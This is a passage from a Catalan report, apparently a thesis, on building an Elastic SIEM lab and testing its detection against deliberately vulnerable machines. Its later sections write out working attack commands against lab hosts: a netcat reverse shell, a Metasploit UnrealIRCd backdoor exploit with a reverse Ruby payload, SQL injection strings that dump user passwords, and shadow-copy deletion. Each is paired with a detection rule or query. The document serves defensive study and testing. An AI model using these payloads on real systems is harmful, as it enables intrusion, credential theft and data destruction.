Per tal d'obtenir més informació sobre els diferents esdeveniments que puguin succeir, es crearà una GPO⁵ per habilitar l'auditoria (Captura 33: Creació de GPO Audit):

- **Audit account logon events:** es registraran tots els intents d'autenticació d'usuaris a aquest domini.
- **Audit logon events:** es registraran els intents de *login* al servidor de l'AD.

⁵Group Policy Object (GPO): són polítiques creades a l'Active Directory per tal de definir configuracions i limitacions pels usuaris que es connectin a un equip del domini.

- **Audit object access:** permet que s'auditin altres objectes que no siguin de l'Active Directory.

5.2.1.3. Instal·lació del WinlogBeat

Per tal d'obtenir informació dels diferents esdeveniments que succeeixen al servidor, instal·larem el paquet WinlogBeat. Aquest Beat disposa d'un mòdul per obtenir les dades del *sysmon*.

Aquest servei que s'instal·la al servidor ens proporciona informació sobre la creació de processos, connexions de xarxa, creació de fitxers i alguns tipus d'injecció de codi entre d'altres. Una de les configuracions més destacades i utilitzades és la configuració generada per "*SwiftOnSecurity*⁶". Per tant, utilitzarem aquest arxiu de configuració. Per tal de realitzar tota la instal·lació, s'ha generat un script en *PowerShell* que realitza les tasques següents:

- Afegir al DNS de Windows el registre del servidor d'Elastic.
- Descarregar el paquet de WinlogBeat i instal·lar-lo.
- Descarregar el paquet de *sysmon* i la configuració de *SwiftOnSecurity* per la seva instal·lació.
- Configurar WinlogBeat.
- Instal·lar el servei del WinlogBeat i la seva arrancada.

El script és el següent: **Script 12: Instal·lació del WinlogBeat.**

Un cop el procés d'instal·lació ha finalitzat, si ens connectem a l'Elastic SIEM, podem veure que ja comença a recopilar dades (Captura 34: Instal·lació del WinlogBeat).

5.2.1.4. Instal·lació d'AuditBeat

Per tal d'obtenir més informació sobre els diferents processos, així com la integritat dels fitxers, és necessari instal·lar l'AuditBeat.

Per tant, utilitzarem aquest arxiu de configuració. Per tal de realitzar tota la instal·lació, he generat un script en *PowerShell* que realitza les següents tasques:

- Descarregar el paquet de l'AuditBeat i instal·lar-lo.
- Configurar l'AuditBeat.
- Instal·lar el servei de l'AuditBeat i la seva arrancada.

El script és el següent: **Script 13: Instal·lació de l'AuditBeat de Windows.**

Un cop el procés d'instal·lació ha finalitzat, si ens connectem a l'Elastic SIEM, podem veure que ja comença a recopilar dades (Captura 35: Esdeveniments de l'AuditBeat).

⁶ Arxiu de configuració: <https://github.com/SwiftOnSecurity/sysmon-config>

5.2.1.5. Instal·lació de PacketBeat

Primer de tot, com a prerequisit del PacketBeat, és necessari instal·lar la llibreria *npcap*. Com que no és possible realitzar una instal·lació desatesa, ho instal·larem manualment. Ens descarregarem el paquet i seguirem l'assistent (Captura 36: Instal·lació del npcap).

Per tal de realitzar la instal·lació del PacketBeat, s'ha elaborat un script amb *powershell* que realitzarà les següents accions:

- Descarregar el PacketBeat i instal·lar-lo.
- Configurar el PacketBeat.
- Instal·lar el servei del PacketBeat i la seva arrancada.

El script és el següent: **Script 14: Instal·lació del PacketBeat de Windows.**

Un cop el procés ha finalitzat, si ens connectem a l'Elastic SIEM, podem veure que, efectivament, comencen a enviar informació (Captura 37: Instal·lació del PacketBeat).

5.2.2. Desplegament del servidor de fitxers

5.2.2.1. Requeriments

Com que ja disposem de l'Active Directory instal·lat, crearem una carpeta en aquest mateix servidor i la publicarem com a recurs compartit perquè els usuaris que estiguin al domini puguin utilitzar aquest servei.

5.2.2.2. Creació del share

Executarem les següents comandes de *PowerShell* per crear la carpeta i compartir-la (Captura 38: Creació del share): **Script 15: Creació del share SMB.**

Seguidament, un cop creada la carpeta, el següent pas serà configurar l'auditoria d'aquesta carpeta. Per fer-ho, ens dirigirem a la carpeta i farem clic amb el botó dret seleccionant *Properties* i seleccionem la pestanya *Security* (Captura 39: Finestra de propietats). Premerem sobre el botó *Advanced* (Captura 40: Finestra de propietats avançades). A la següent finestra, fem clic sobre *Auditing*. Premerem sobre *Add* i li indicarem que volem que auditi a tots els usuaris (*Everyone*). També indicarem que ens auditi les accions de: *Create File/Write Data*, *Create Folder/append Data*, *Delete subfolders and files*, *Delete*, *Read Permissions*, *Change Permissions* i *Take Ownership* (Captura 41: Finestra d'auditing). Tanquem les diferents pantalles fent clic a *OK*. Per tal de tenir dades, crearem un fitxer amb el *notepad* i després l'eliminarem.

Seguidament, si ens connectem a l'Elastic SIEM i realitzem una cerca per l'esdeveniment de Windows 4663 (creació de fitxers), podrem veure que s'ha registrat (Captura 42: Esdeveniment 4663 creació). A continuació, si ho tornem a filtrar però aquest cop per l'esdeveniment 4656 (eliminació de fitxers), també podrem veure el registre (Captura 43: Esdeveniment eliminació).

5.2.3. Desplegament del Suricata IDS

5.2.3.1. *Requeriments*

Realitzarem la instal·lació del Suricata IDS sobre la següent màquina virtual:

- **Sistema Operatiu:** Ubuntu 18.
- **Memòria RAM:** 2 GB.
- **CPU:** 2vCPU.
- **Suricata:** 5.0.

Per tal d'enviar els *logs* a l'ElasticSearch, instal·larem el FileBeat.

5.2.3.2. *Instal·lació del Suricata*

Per tal de realitzar la instal·lació i la configuració del Suricata s'ha generat un script que realitzarà les següents accions:

- Instal·lar el Suricata.
- Configurar el Suricata.
- Actualitzar les regles.
- Reiniciar l'aplicació per aplicar els canvis en la configuració.

El script és el següent: **Script 16: Instal·lació del suricata.**

Un cop ja tenim instal·lat i configurat el Suricata, el següent pas serà instal·lar el FileBeat per tal d'obtenir la informació.

5.2.3.3. *Instal·lació del FileBeat*

Per tal d'instal·lar el FileBeat al servidor del Suricata, hem adaptat el script que he utilitzat durant la instal·lació de l'Elastic Stack. Els passos que realitza són:

- Instal·lació del FileBeat.
- Configuració del FileBeat i habilitar el mòdul del Suricata.
- Configuració d'arrencada automàtica.

El script resultant és el següent: **Script 17: Instal·lació i configuració del FileBeat d'Ubuntu.**

Per tal de comprovar el correcte funcionament, configurarem el Suricata perquè detecti com una alerta l'intent de realitzar un *telnet* contra el servidor o en realitzar un *ping*.

Per això, he creat el següent fitxer a la ruta `/var/lib/suricata/rules/suricata.rules`, amb el següent contingut:

```
alert icmp any any -> $HOME_NET any (msg:"ICMP connection attempt"; sid:1000002; rev:1;)
alert tcp any any -> $HOME_NET 23 (msg:"TELNET connection attempt"; sid:1000003; rev:1;)
```

Seguidament, he reiniciat el servei del Suricata amb la comanda:

```
service suricata restart
```


Un cop inicialitzat, he realitzat un *ping* i un *telnet* contra el servidor: (Captura 44: Test de ping i telnet). Si ens connectem a l'Elastic SIEM, dins dels esdeveniments del servidor *suricata.mistic.lab* podrem veure aquestes alarmes (Captura 45: Alarma del Suricata a l'Elastic SIEM).

Per tal de deixar la configuració normal, tornarem a executar la comanda:

```
suricata-update  
service suricata restart
```

5.2.4. Desplegament d'entorns vulnerables

5.2.4.1. Desplegament de Linux "Metasploitable"

Una de les primeres màquines que es desplegaran serà Metasploitable 3, aquesta distribució es basa en Ubuntu. Està configurada i preparada amb ports oberts, així com configuracions vulnerables per tal de poder practicar les intrusions als servidors. La instal·lació d'aquest entorn es basa en el desplegament d'una màquina virtual. No obstant això, no existeix la plantilla sinó que s'ha de crear.

Per fer-ho, és necessari instal·lar el Vagrant⁷ i el VirtualBox⁸. Seguidament, ens descarregarem el Vagrantfile⁹ del següent [enllaç](#). Amb la següent comanda de *powerShell* es crearan les màquines virtuals per Virtualbox (Captura 46: Crear màquines Metasploitable 3). Cal estar a la mateixa ruta que l'arxiu descarregat.

```
vagrant up
```

Exportarem la màquina en format *ova* i la importarem al vMWare Workstations. Un cop ja està arrancada, el següent pas serà instal·lar els Beats oportuns, en aquest cas es desplegarà l'AuditBeat i el PacketBeat.

Per tal de realitzar aquesta instal·lació, adaptarem el script d'instal·lació d'aquests components per un entorn Ubuntu. A causa de la versió del Sistema Operatiu desplegat (Ubuntu 14.04), no és compatible amb la funcionalitat de *socket* de l'AuditBeat. Per tant, durant la configuració el deshabilitarem. El script realitza les següents accions:

- Instal·lar el PacketBeat i l'AuditBeat.
- Configurar els dos Beats.
- Configurar l'auto arrencada.

EL script és el següent: **Script 18: Instal·lació de l'AuditBeat i el PacketBeat d'Ubuntu.**

Un cop instal·lat, si ens connectem a l'Elastic SIEM, podem veure que s'ha donat d'alta el nou servidor i que està obtenint dades dels dos Beats (Captura 47: Linux

⁷ Vagrant: programari destinat a la creació i configuració d'entorns de desenvolupament virtualitzats.

⁸ VirtualBox: programari propietat d'Oracle destinat a la virtualització de servidors.

⁹ Vagrantfile: plantilla on es descriu quin tipus de màquina es desitja, així com la seva configuració, per poder ser desplegat per Vagrant.

Metasploitable: Metasploitable AuditBeat i Captura 48: Linux Metasploitable: Metasploitable PacketBeat).

5.2.4.2. Desplegament de Windows “Metasploitable”

La següent màquina a desplegar serà una màquina basada en Windows, utilitzarem la versió de Windows del Metasploitable 3. Desplegarem una màquina virtual amb un sistema operatiu Windows Server 2008 R2.

La instal·lació d'aquest entorn es basa en el desplegament d'una màquina virtual. De la mateixa manera que la versió Linux, no existeix la plantilla sinó que s'ha de crear. Amb el mateix procediment que hem vist a l'apartat anterior, es generarà també aquesta nova màquina virtual.

Per tant, només s'haurà de posar el servidor al domini creat (Captura 49: Afegir al domini) i instal·lar els Beats oportuns. Com que és un servidor Windows, s'instal·larà el WinlogBeat, l'AuditBeat i el PacketBeat utilitzant els mateixos scripts que hem utilitzat durant la instal·lació del servei de directori (**Script 12: Instal·lació del WinlogBeat, Script 13: Instal·lació de l'AuditBeat de Windows i Script 14: Instal·lació del PacketBeat de Windows**).

Un cop el procés ha finalitzat, si ens connectem a l'Elastic SIEM, ja podrem veure que es recullen dades, tant per la part del WinlogBeat (Captura 50: Windows Metasploitable: Esdeveniments de WinlogBeat), com per la part de l'AuditBeat (Captura 51: Windows Metasploitable: Esdeveniment d'AuditBeat), com el *PacketBeat* (Captura 52: Windows Metasploitable: Esdeveniments de PacketBeat).

5.2.4.3. Desplegament del Web Security Dojo

El següent entorn per desplegar serà el *Web Security Dojo*, és una distribució basada en Xubuntu que està preparada per realitzar atacs d'intrusió sobre entorns web.

En aquest cas, s'instal·laran els Beats AuditBeat i PacketBeat. S'utilitzarà el mateix script usat en la instal·lació del Metasploitable3 de Linux: **Script 18: Instal·lació de l'AuditBeat i el PacketBeat d'Ubuntu**.

Un cop el procés ha finalitzat, si ens connectem a l'Elastic SIEM, ja podrem veure que es recullen dades. Tant per la part de AuditBeat (Captura 53: Web Security Dojo: Esdeveniment d'AuditBeat), com per la part del PacketBeat (Captura 54: Web Security Dojo: Esdeveniment de PacketBeat).

Com que és una distribució pensada per intrusions web, també pot ser útil instal·lar l'APM-Agent per NodeJS¹⁰.

Per fer-ho, s'ha creat un script que realitza les següents tasques:

- Instal·lar el mòdul de l'*elastic-apm-node*.

¹⁰ NodeJS: entorn d'execució per la capa servidor basat en JavaScript.

- Configurar l'aplicació perquè l'utilitzi.

El script en qüestió és el següent: **Script 19: Instal·lació APM-Agent NodeJS.**

Un cop instal·lat, ja podem veure que comença a reportar informació a l'ElasticSearch (Captura 55: Web Security Dojo: APM-Agent).

5.2.5. Detecció d'amenaques

Un cop desplegats els diferents components que formaran part d'aquest escenari, el següent pas serà explotar-lo i utilitzar les diferents funcionalitats per a detectar anomalies.

5.2.5.1. Detecció d'amenaques mitjançant regles precreades

Com s'ha comentat en apartats anteriors, s'han carregat a l'Elastic SIEM un seguit de regles precreades. En aquest apartat, par tal de provar el funcionament d'aquestes i disposar de *signals*, simularé diferents proves per tal de generar-ne.

Una de les regles més bàsiques que detectaria seria l'anomenada “*Whoami Process Activity*” (Captura 56: Regla whoami), que permet detectar l'execució de la comanda *whoami*. Aquesta comanda proporciona informació sobre qui és l'usuari que executa el script, així com els seus privilegis. Per defecte, és una comanda que no s'utilitza freqüentment pels usuaris, però, en canvi, aporta informació valuosa durant l'execució de scripts.


Si l'habilitem, fent clic sobre el botó *active* que apareix a la part superior de la finestra i executem la comanda al servidor Windows, podem veure que un cop s'executi la política apareix aquesta nova *signal* (Captura 57: Detecció del signal whoami).



Continuant amb l'entorn Windows, una altra de les regles que podem activar és la “*Volume Shadow Copy Deletion via VssAdmin*” (Captura 58: Regla volume shadow copy). La comanda *vssadmin* ens permet realitzar *backups* d'unitats mitjançant el *Volume Shadow Copy*. És possible que, mitjançant un atac de *ransomware* o algun altre atac destructiu, una de les accions que realitzi sigui eliminar aquests *backups*. Per tal de simular-ho, ho podem fer amb les següents comandes (Captura 59: Creació i eliminació amb vssadmin):

```
vssadmin create shadow /for=c:  
vssadmin list shadows  
vssadmin delete shadows /all
```

Un cop s'executi la regla, podrem veure que, efectivament, apareix aquesta nova signal (Captura 60: Detecció de signal volume shadow copy).



També hi ha regles precreades que ens permeten detectar anomalies als entorns Linux. Un exemple d'aquesta seria l'anomenada "Nmap Process Activity" (Captura 61: Regla nmap). Aquest procés s'utilitza freqüentment per realitzar escàners de xarxes i ports oberts. Si executem la comanda (Captura 62: Execució de nmap):

```
nmap -sS 192.168.43.103
```

Podem veure que, efectivament, apareix la signal (Captura 63: Detecció del signal nmap).



5.2.5.2. Creació de regles

Com hem comentat en apartats anteriors, totes les regles de detecció es basen en consultes que es realitzen sobre la informació indexada que disposa ElasticSearch. Per tant, és possible crear regles personalitzades per nosaltres mateixos per tal de poder detectar anomalies.

Una regla interessant a crear seria la detecció de l'execució del *Netcat*¹¹. En alguns atacs, és comú utilitzar aquest paquet per a obrir un *reverse shell* o un *shell* per tal de poder executar comandes a l'entorn de la víctima.

¹¹ Netcat: utilitat que permet l'obertura de ports TCP/UDP i permet forçar connexions a un port concret.

El servidor atacant ha d'obrir un *socket* per on entrarà al *reverse shell* del servidor víctima (Captura 64: Reverse shell nc). Per poder simular aquest atac, executarem les següents comandes:

```
nc -nvlp 4444
```

Pel que fa al servidor víctima, amb algunes versions específiques del *nc* és possible utilitzar el *flag* “-e” que permet executar un programa en el moment que s'estableix la comunicació. No obstant això, aquest *flag* no apareix en tots els paquets del *nc*. Per tal de solucionar aquest “problema”, podem realitzar una tasca similar amb les següents comandes executades al servidor de la víctima (Captura 61):


```
mknod /tmp/backpipe p  
/bin/sh 0</tmp/backpipe | nc 192.168.43.142 4444 1>/tmp/backpipe
```

Per tal de detectar aquest procés, ho podem fer mitjançant la següent consulta (Captura 65: Consulta d'utilització de nc):

```
process.name: (nc or ncat or netcat or netcat.openbsd or netcat.traditional) and event.action: ("process_started")
```

Per tant, crearem una regla amb aquesta consulta. Inicialment, li indicarem quin és l'*index-pattern* que es pot localitzar i, seguidament la consulta (Captura 66: Creació de regla 1). Després, indicarem el nom de la regla, així com una breu descripció. Li indicarem la criticitat i la puntuació de risc: (Captura 67: Creació de regla 2). En últim lloc, tan sols haurem d'indicar cada quant volem que s'executi la detecció i quina és la franja de temps a analitzar. (Captura 68: Creació de regla 3).

Si tornem a realitzar les mateixes comandes, un cop es processa la regla, apareixerà la *signal* oportuna (Captura 69: Signal d'utilització nc):



Una altra regla interessant a crear seria la detecció d'un escàner de ports remots, per fer-ho, ens podem aprofitar de la detecció que realitza el Suricata. Com hem comentat, aquesta detecció ens apareixerà en mode d'*alert*. No obstant això, també podem crear una regla perquè ens aparegui la *signal*.


Des d'un servidor atacant, executem la següent comanda (Captura 70: Port scan):

```
nmap 192.168.43.103
```

Podem veure que, efectivament, ens ha aparegut una alerta (Captura 71: Alerta de port scan). Mitjançant *drag and drop* dels diferents camps de l'alerta, li assignem un nom per guardar la *timeline* (Captura 72: Consulta de port scan).

A continuació, creem una nova regla. Primer li indicarem quin és l'*index-pattern* a consultar i, seguidament, farem clic sobre "*Import Query from Saved Timeline*" (Captura 73: Creació de regla port scan 1). Després, indicarem el nom de la regla, una descripció, la criticitat i el *risk score*. (Captura 74: Creació de regla port scan 2). En últim lloc, la periodicitat que volem que s'executi i la franja del temps que recull (Captura 75: Creació de regla port scan 3). Guardem i activem la regla.

Si tornem a executar la comanda anterior de nou, apareixerà la nova *signal* (Captura 76: Signal de port scan).



5.2.6. Anàlisi d'atacs

Com hem vist en els punts anteriors, l'anàlisi de *logs*, així com la detecció de signals, es realitza mitjançant l'elaboració de consultes sobre la informació indexada que conté l'ElasticSearch.

Per tal de continuar provant el funcionament de l'Elastic SIEM, en els següents apartats realitzaré diferents atacs als diferents entorns per detectar-los i realitzar un seguiment mitjançant l'Elastic SIEM.

5.2.6.1. Metasploitable 3: Ubuntu 14

Per tal de realitzar una prova d'intrusió, un dels primers passos que es poden fer és realitzar un anàlisi de ports per tal de poder obtenir informació sobre els diferents serveis que està executant el servidor. Podem realitzar l'escàner de ports amb la següent comanda, on es guardarà la sortida en un arxiu en format xml (Captura 77: Realització del nmap):


```
nmap -sV -Pn -T4 -p 1-65535 -oX metasploitable3.xml 192.168.43.103
```

Un cop executada aquesta comanda, ja podem detectar diferents alarmes que provenen del Suricata, indicant que s'han detectat possibles "*Web Applications Attacks*" (Captura 78: Elastic SIEM detecció d'alarmes). També podem veure que han aparegut diverses *signals* provinents de la regla *Port_Scan* que he creat a l'apartat anterior (Captura 79: Elastic SIEM detecció signal).

Amb aquesta informació, l'organització ja pot tenir una idea que alguna cosa està passant a la seva infraestructura. Si analitzem un dels esdeveniments en més detall i ens fixem en el camp "suricata.eve.alert.signature", ens indica que s'ha detectat "ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)" (Captura 80: Elastic SIEM detall d'alarma).

Si filtrem en aquesta franja horària i ens dirigim a la finestra, podrem veure els esdeveniments detectats pels diferents agents en aquest període de temps (Captura 81: Elastic SIEM: Detecció de paquets de PacketBeat). Gràcies al PacketBeat, podem veure que s'han enviat paquets a diferents ports com seria el 8181, el 631 o el 3500.

No obstant això, si analitzem mitjançant el timeline, tan sols s'ha detectat un procés amb l'AuditBeat durant aquesta franja horària, això fa pensar que no s'ha aconseguit l'accés (Captura 82: Elastic SIEM: timeline nmap).



Un cop analitzada aquesta informació a través d'Elastic SIEM, continuarem amb la prova d'intrusió.

Al servidor *kali*, accedirem a la consola de "Metasploit Framework Console" i importarem la informació obtinguda del *nmap* (Captura 83: Importar informació de la Metasploit framework console)

```
db_import metasploitable3.xml
```

Podrem veure els serveis detectats amb el *nmap* (Captura 84: Llistar serveis del Metasploit framework) executant la següent comanda:

```
services
```

5.2.6.1.1. UnrealIRCd

Un dels serveis que podem veure que està obert és l'*UnrealIRCd*. Existeix una vulnerabilitat en les versions 3.2.8.1 que permet obrir una *backdoor* per executar codi remot ([CVE-2010-2075](#)). Mitjançant la *Metasploit Framework Console*, provarem de realitzar l'*exploit* d'aquesta vulnerabilitat. Per fer-ho, executarem les següents comandes:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```



```
set rhost 192.168.43.103
set rport 6697
set payload cmd/unix/reverse_ruby
set lhost 192.168.43.142
set lport 2345
run
```

Un cop executat (Captura 85: Exploit unreal_ircd_3281_backdoor), podem veure que, efectivament, hem pogut explotar la vulnerabilitat i hem aconseguit accés al servidor. Passem a veure amb l'Elastic SIEM si s'ha detectat alguna anomalia. Si ens dirigim a la finestra de detecció, podem veure que no ha aparegut cap alarma, això significa que el Suricata no ha detectat cap anomalia (Captura 86: No alarma de l'unreal_ircd_3281_backdoor).

Si continuem investigant, accedim a la finestra *hosts* i anem a la pestanya on es mostra la llista de processos no comuns, podem veure que l'usuari *boba_fett* ha executat algun procés *ruby* (Captura 87: Processos no comuns de l'unreal_ircd_3281_backdoor 1). Si fem clic sobre *+3 more* (Captura 88: Processos no comuns de l'unreal_ircd_3281_backdoor 2), podem veure que ha creat una comunicació a una màquina amb la IP 192.168.43.142 pel port 2345, que no pertany a l'organització.

Uncommon processes

Showing: 2 processes


Process name	User
apache2	v-data
ruby	boba_fett

+3 More

Si realitzem una *timeline* amb la consulta *Destination.port: "2345"* de connexions cap al port 2345 que hem vist, podem veure que efectivament s'ha establert una connexió en aquest port (Captura 89: Timeline del port 2345 unreal_ircd_3281_backdoor 1). També podem veure un esdeveniment que genera el Suricata, on s'indica que s'ha mantingut una comunicació oberta durant 19 segons aproximadament (Captura 90: Timeline del port 2345 unreal_ircd_3281_backdoor 2).

Tenint aquesta informació, i gràcies al camp *event.start* i *event.end* del mateix esdeveniment del Suricata, podem indicar que la bretxa de seguretat ha estat entre les 19:31:38 i les 19:31:58. No obstant això, no s'ha registrat l'esdeveniment fins a les 19.42, cosa que fa pensar que s'ha establert la comunicació i s'ha deixat inicialitzada durant aquest període.

Si analitzem aquesta franja horària sense tenir en compte la informació de la xarxa amb la consulta *host.name: "metasploitable3-ub1404" and NOT event.category: "network_traffic"*, (Captura 91: Timeline del procés ruby unreal_ircd_3281_backdoor) podem veure que, des de la carpeta */opt/unrealircd/Unreal3.2*, s'ha llençat un procés amb *ruby* per obrir un *socket*.



En aquest cas podem veure que, si es revisen els *logs*, podem detectar que hi ha hagut una intrusió. No obstant això, la seva detecció ha estat possible gràcies a saber prèviament la franja horària en què ha succeït, ja que cap dels components que formen la plataforma ho ha detectat. Per poder detectar aquest *reverse proxy*, podem crear una *signal* amb la següent *query* (Captura 92: Regla de detecció unreal_ircd_3281_backdoor):

```
process.args: ruby and process.args: "-rsocket"
```

Si de nou tornem a executar l'*exploit*, ens apareixerà aquesta nova *signal* que acabem de crear (Captura 93: Signal d'unreal_ircd_3281_backdoor).

5.2.6.1.2. Aplicació payroll_app.php

Un altre dels serveis detectats amb el *nmap* és un servidor web que escolta pel port 80. Si accedim a ell podrem veure diferents aplicacions (Captura 94: Web servidor), una de les quals és *payroll_app.php*.

Si accedíem a ella, podem veure que és un simple formulari que ens demana un usuari i una contrasenya (Captura 95: Pàgina login del payroll_app.php). Un dels principals problemes amb els formularis és que no es controlin els tipus de caràcters que s'hi introdueixen, permetent realitzar atacs de *SQL Injection*. Per tal de comprovar si aquesta aplicació és vulnerable o no, introduïrem al camp *user* la següent consulta (Captura 96: Prova d'SQL Injection):

```
' or 1=1#
```

Podem veure que, efectivament, l'atac ha tingut èxit i hem accedit a l'aplicació sense saber cap usuari ni cap contrasenya (Captura 97: Accés a l'aplicació sense contrasenya ni usuari). També podem veure que la web ha enviat com a paràmetre el valor introduït.

Vist aquest comportament, traurem més informació sobre la base de dades. Ho farem mitjançant la següent consulta (Captura 98: Consulta de relació de taules i columnes), que ens mostrarà les diferents taules, el nom de les columnes, així com el tipus:

```
' OR 1=1 UNION SELECT 1,1,1,CONCAT(TABLE_NAME," - ", Column_name," - ",Data_type) FROM information_schema.columns WHERE TABLE_SCHEMA = DATABASE()#
```

Un cop accedit, si ens dirigim al final de la taula, podrem veure que la taula de la base de dades s'anomena *users* i una de les columnes s'anomena *password* (Captura 99: Resultat de la relació de taules i columnes).

Amb aquesta informació podem treure la relació entre *users* i *password* si realitzem la següent consulta (Captura 100: Relació usuari i contrasenya):

```
' OR 1=1 UNION SELECT null,null,username,password FROM users#
```

Una de les contrasenyes que es mostren és la de la usuària *leia_organa* que és *help_me_obiwan*.

Si continuem tirant d'aquest fil, és molt probable que l'usuari local i l'usuari de la base de dades comparteixin la mateixa contrasenya. Per tant, provarem de connectar-nos al servidor mitjançant SSH amb la informació obtinguda (Captura 101: Accés mitjançant ssh amb l'usuari *leia_organa*).

```
ssh leia_organa@192.168.43.103
```


Podem veure que, efectivament, té la mateixa contrasenya i hem pogut accedir al servidor. En últim lloc, tan sols queda provar si és possible que aquesta usuària es pugui transformar en *root*. També ho hem aconseguit amb la següent comanda (Captura 102: Elevació de privilegis de *leia_organa*):

```
sudo su -  
vi /etc/hosts
```

Hem pogut accedir al servidor amb permisos d'administrador i modificar un arxiu de sistema gràcies a un *SQL Injection* realitzat a una aplicació no segura.

